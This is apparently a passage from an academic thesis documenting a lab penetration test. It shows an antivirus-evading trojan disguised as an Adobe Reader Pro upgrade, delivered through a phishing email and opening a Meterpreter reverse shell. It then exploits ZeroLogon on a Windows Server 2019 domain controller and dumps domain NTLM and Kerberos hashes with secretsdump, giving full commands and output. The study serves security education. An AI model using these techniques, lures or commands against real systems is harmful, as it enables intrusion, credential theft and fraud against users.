Computed Checksum: 0x1e6e1


**********************
* Verification Stage *
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```

Figure 5.5: Verification of undetectable *acrobatreaderpro.exe* to antivirus programs


After the FUD procedure, Metasploit was used to gain remote access to the Windows 10 target machine using generic payload handler “multi/handler”. As parameter settings concerns, the payload is set properly in order to match the one set within the executable file, **acrobatreaderpro.exe** using the command *set payload windows/meterpreter/reverse_tcp* while the LHOST and LPORT are also set to 192.168.1.17 and 4444 correspondingly (Figure 5.6) and the exploit was ready to run.



```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.17
LHOST => 192.168.1.17
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.17     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 5.6: Verification of undetectable *acrobatreaderpro.exe* to antivirus programs

The next goal was that the infected file to be executed from a Windows perspective. For that purpose, as shown in Figures 5.7 and 5.8 a Trojan file was uploaded to a drive and was sent to a victims' email (as a spam).


Windows 10 Evaluation (1) [Σε λειτουργία] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισαγωγή Συσκευές Βοήθεια
Black Friday offers-Download an
https://mail.google.com/mail/u/0/#inbox/FMfcgzGrbHprtXmjtBVZXPNNJfPRfWhR
Gmail
Αναζήτηση μηνυμάτων
Σύνταξη
Εισερχόμενα 119
Με αστέρι
Σε αναβολή
Απεσταλμένα
Πρόχειρα 13
Περισσότερα
Ετικέτες
1 από 2.430
Εισερχόμενα
Type here to search
52°F Mostly cloudy
4:32 PM
11/23/2022

Black Friday offers-Download and upgrade Adobe PDF Reader in Pro version


Acrobat Reader Team <altnst3f28@gmail.com> 4:27 μ.μ. (πριν από 4 λεπτά)
προς εγώ

Dear customer,
update and upgrade Adobe Acrobat to Acrobat Reader Pro version for 1 year free!
Follow the link below to get the update:
https://drive.google.com/drive/folders/1y4x9u7OEjll-ctW1_sSVxBDnIqgKIS1B?usp=share_link

Thank you,
The Acrobat Reader Security Team

Ένα συνημμένο • Σαρώθηκε από το Gmail


Figure 5.7: Spam email delivered by victim



Name	Date modified	Type	Size
acrobatreaderpro	11/23/2022 3:08 PM	Application	77 KB

Figure 5.8: Executing payload from Windows 10 perspective

The final goal of getting remote access is to carry out the privilege escalation procedure, which involves upgrading privileges from a user with lower privileges to one with higher privileges, preferably the Administrator or SYSTEM user. Figure 5.9 is shown that the user is running on Windows 10 as "user" while the second command reveals the information of the target machine.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.17:4444
[*] Sending stage (175686 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.17:4444 → 192.168.1.13:56525) at 2022-11-23 08:48:57 -0600

meterpreter > getuid
Server username: WINDOWS10\Stefania Altini
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : STEFANIA
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > 
```

Figure 5.9: Executing payload and privilege escalation


5.2.2 Exploitation of "ZeroLogon"

On August 11, 2020, Microsoft addressed a significant vulnerability in the Netlogon protocol, identified as CVE-2020-1472, which allowed for remote code execution. Commencing from the security update released on February 9, 2021, Domain Controllers will transition to enforcement mode. This adjustment mandates that all devices, irrespective of their operating system, establish a secure Remote Procedure Call (RPC) via the Netlogon secure channel, unless an explicit exception is made for any device that does not comply with this requirement. Consequently, this security measure theoretically obstructs adversaries from establishing a connection with the AD's Netlogon Remote Protocol (MS-NRPC) and authenticating via NTLM.

Taking advantage of *ZeroLogon* vulnerability, the exploitation procedure started by initializing Metasploit Framework with root privileges on Kali Linux machine. Then a search was performed in order to find the appropriate module so as netbios name of Windows Server 2019 is revealed. To this end, parameter *RHOSTS* was set to the IP of the target and the exploit was run using the following commands:

msfconsole()
search nbmame
use auxiliary/scanner/netbios/nbname

Once completed, netbios name of the server is detected. The whole process is depicted in Figure(s) 5.10.




```
msf6 > search nbname

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/netbios/nbname                   normal  No     NetBIOS Information Discovery


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/netbios/nbname

msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set RHOSTS 192.168.1.14
RHOSTS ⇒ 192.168.1.14
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 192.168.1.14→192.168.1.14 (1 hosts)
[+] 192.168.1.14 [WIN-0SBKADTJ0O5] OS:Windows Names:(WIN-0SBKADTJ0O5, STEFANIA) Addresses:(192.168.1.14) Mac:08:00:27:d6:a5:8e
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 5.10: Exploitation procedure for detecting netbios name

Next search was a *ZeroLogon* module in order to find the vulnerability we were interested in.

The appropriate parameters such as RHOSTS and NBNAME were set in order to exploit the vulnerability. In more detail, the first parameter was set to 192.168.1.14 referring to the Windows 2019 servers' IP address and the second to *WIN-0SBKADTJ0O5* which is the netbios name that was found in the previous step. Target was found vulnerable to *Zerologon* while further, parameter *ACTION* was set to *REMOVE* to successfully set an empty password to the Windows 2019 servers' domain. The whole process is demonstrated in Figures 5.11

search zerologon
use auxiliary/admin/dcerpc/cve_2020_1472_zerologon




```
msf6 auxiliary(scanner/netbios/nbname) > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOSTS 192.168.1.14
RHOSTS ⇒ 192.168.1.14
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME WIN-0SBKADTJ0O5
NBNAME ⇒ WIN-0SBKADTJ0O5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > exploit
[*] Running module against 192.168.1.14

[*] 192.168.1.14: - Connecting to the endpoint mapper service...
[*] 192.168.1.14:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.14[49666] ...
[*] 192.168.1.14:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.14[49666] ...
[+] 192.168.1.14:49666 - Successfully authenticated
[+] 192.168.1.14:49666 - Successfully set the machine account (WIN-0SBKADTJ0O5$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set action REMOVE
action ⇒ REMOVE
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 192.168.1.14

[*] 192.168.1.14: - Connecting to the endpoint mapper service...
[*] 192.168.1.14:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.14[49666] ...
[*] 192.168.1.14:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.14[49666] ...
[+] 192.168.1.14:49666 - Successfully authenticated
[+] 192.168.1.14:49666 - Successfully set the machine account (WIN-0SBKADTJ0O5$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0 (empty)
[*] Auxiliary module execution completed
```

Figure 5.11: Target's vulnerability to Zerologon and empty password setting

The same procedure was carried out using an automated tool written in Python [70]. As demonstrated in Fig 5.12, the appropriate python file was executed, followed by parameters *-n* and *-t* where servers' domain name and IP were set correspondingly extracting the following command:

python3 ./cve-2020-1472-exploit.py -n WIN-0SBKADTJ0O5 -t 192.168.1.14




```
altinistef@altinistef: ~/Desktop/CVE-2020-1472
File  Actions  Edit  View  Help
┌──(altinistef㉿altinistef)-[~/Desktop/CVE-2020-1472]
└─$ python3 ./cve-2020-1472-exploit.py -n WIN-0SBKADTJ0O5 -t 192.168.1.14
 ____                 __
/_  /  ___  _______  / /___  ____ _____  ____
 / /  / _ \/ ___/ _ \/ / __ \/ __ `/ __ \/ __ \
/ /__/  __/ /  / /_/ / / /_/ / /_/ / /_/ / / / /
/____/\___/_/   \____/_/\____/\__, /\____/_/ /_/
                             /____/

Checker & Exploit by VoidSec

Performing authentication attempts ...
..........................................................................................................................
.........................................................................
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password has been set to an empty string.
```

Figure 5.12: Target's vulnerability to Zerologon using automated tool

After the target server was found vulnerable, the goal was to dump the NTLM hash. To that end, impacket which is a collection of Python scripts that can be used by an attacker to target Windows Network Protocol, was installed in attackers' machine.It is of high importance to be referred to the use of *secretsdump* python script in the process of extracting local users' NTLM hashes from the server using the following command, as shown in Figure 5.13.


secretsdump.py -no-pass -just-dc
stefania.local/WIN-0SBKADTJ0O5$@192.168.1.14



```
┌──(altinistef㉿altinistef)-[~]
└─$ secretsdump.py -no-pass -just-dc stefania.local/WIN-0SBKADTJ0O5\$@192.168.1.13
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: [Errno Connection error (192.168.1.13:445)] [Errno 113] No route to host
[*] Cleaning up...

┌──(altinistef㉿altinistef)-[~]
└─$ secretsdump.py -no-pass -just-dc stefania.local/WIN-0SBKADTJ0O5\$@192.168.1.14
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9017d36bfe15426a1e17ed4b7a08b96d:::
stefania.local\stefalti:1103:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
stefania.local\altinitat:1104:aad3b435b51404eeaad3b435b51404ee:adc56bd5ceba54d43a3be9f2274b46b5:::
stefania.local\gkoliap:1106:aad3b435b51404eeaad3b435b51404ee:139b40e3366548bed34d7cebaa0f5402:::
stefania.local\altinisath:1107:aad3b435b51404eeaad3b435b51404ee:cf495b8096a5501c63a3a2a7612fe53d:::
WIN-0SBKADTJ0O5$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINDOWS10$:1105:aad3b435b51404eeaad3b435b51404ee:f3936f13e4ecd0a4bac22045394d0bf5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c37db5c820cb41e1e7b5e74168e4967a3ec7e6d62f43568ce50b25f03d7787d7
Administrator:aes128-cts-hmac-sha1-96:1105be79609ebf42180e5410b880b680
Administrator:des-cbc-md5:1ff473c21567107a
krbtgt:aes256-cts-hmac-sha1-96:7dd6296e094584c9a02fbcbe9623446e24cecd315dc3f0e2251a71c2ed4a4212
krbtgt:aes128-cts-hmac-sha1-96:d31f492583b16d4f3f51b51fba642278
krbtgt:des-cbc-md5:2954f1ad7cc44a23
stefania.local\stefalti:aes256-cts-hmac-sha1-96:81fea44b7f736a757ad6ccfd13c162e816b86dec9155b48d25df86320c0b66e8
stefania.local\stefalti:aes128-cts-hmac-sha1-96:08b19d99ae83a3e2d9c67a6ce358348a
stefania.local\stefalti:des-cbc-md5:fdfb388c0d3d3710
stefania.local\altinitat:aes256-cts-hmac-sha1-96:ae146472146815c03e2d747bcb8a90860c81e86727a57efd58c584b0321fc9af
stefania.local\altinitat:aes128-cts-hmac-sha1-96:f543fb5f9135e6d1a881ec8aff5c55ae
stefania.local\altinitat:des-cbc-md5:51153d70c18c4a5e
stefania.local\gkoliap:aes256-cts-hmac-sha1-96:668f8568f87b7dd385d436032b53ef3add447463d36e956b83a86dd8e9cce8fa
stefania.local\gkoliap:aes128-cts-hmac-sha1-96:71105d80086e7bb6239cd2f9c0725cee
stefania.local\gkoliap:des-cbc-md5:982375da07a7a2fd
stefania.local\altinisath:aes256-cts-hmac-sha1-96:ffc5795157ecdc8facc30339a8dfc0a6055a02a81d9a0941b9db3fee62a8ec8e
stefania.local\altinisath:aes128-cts-hmac-sha1-96:25e009ce9c80b3075a096e06e44e21b6
stefania.local\altinisath:des-cbc-md5:b631206edae53789
WIN-0SBKADTJ0O5$:aes256-cts-hmac-sha1-96:b8e193b5c9d09753d92e3f029b8d90aa7614be777360ef5fd50caaa2d782b0de
WIN-0SBKADTJ0O5$:aes128-cts-hmac-sha1-96:482267a03ad8d4a7088b2c741c67ea08
WIN-0SBKADTJ0O5$:des-cbc-md5:155225b057df922c
WINDOWS10$:aes256-cts-hmac-sha1-96:f7a3f4b86e34b23b1ca5ceaa980f27b5e0a810e421c1eaff64ac2f879edc95b1
WINDOWS10$:aes128-cts-hmac-sha1-96:3302f0beb1646f4cc15acf56e42f692c
WINDOWS10$:des-cbc-md5:c12ff1160e79e6dc
[*] Cleaning up...
```

Figure 5.13: Domain users' NTLM hashes of the targeted server (1)

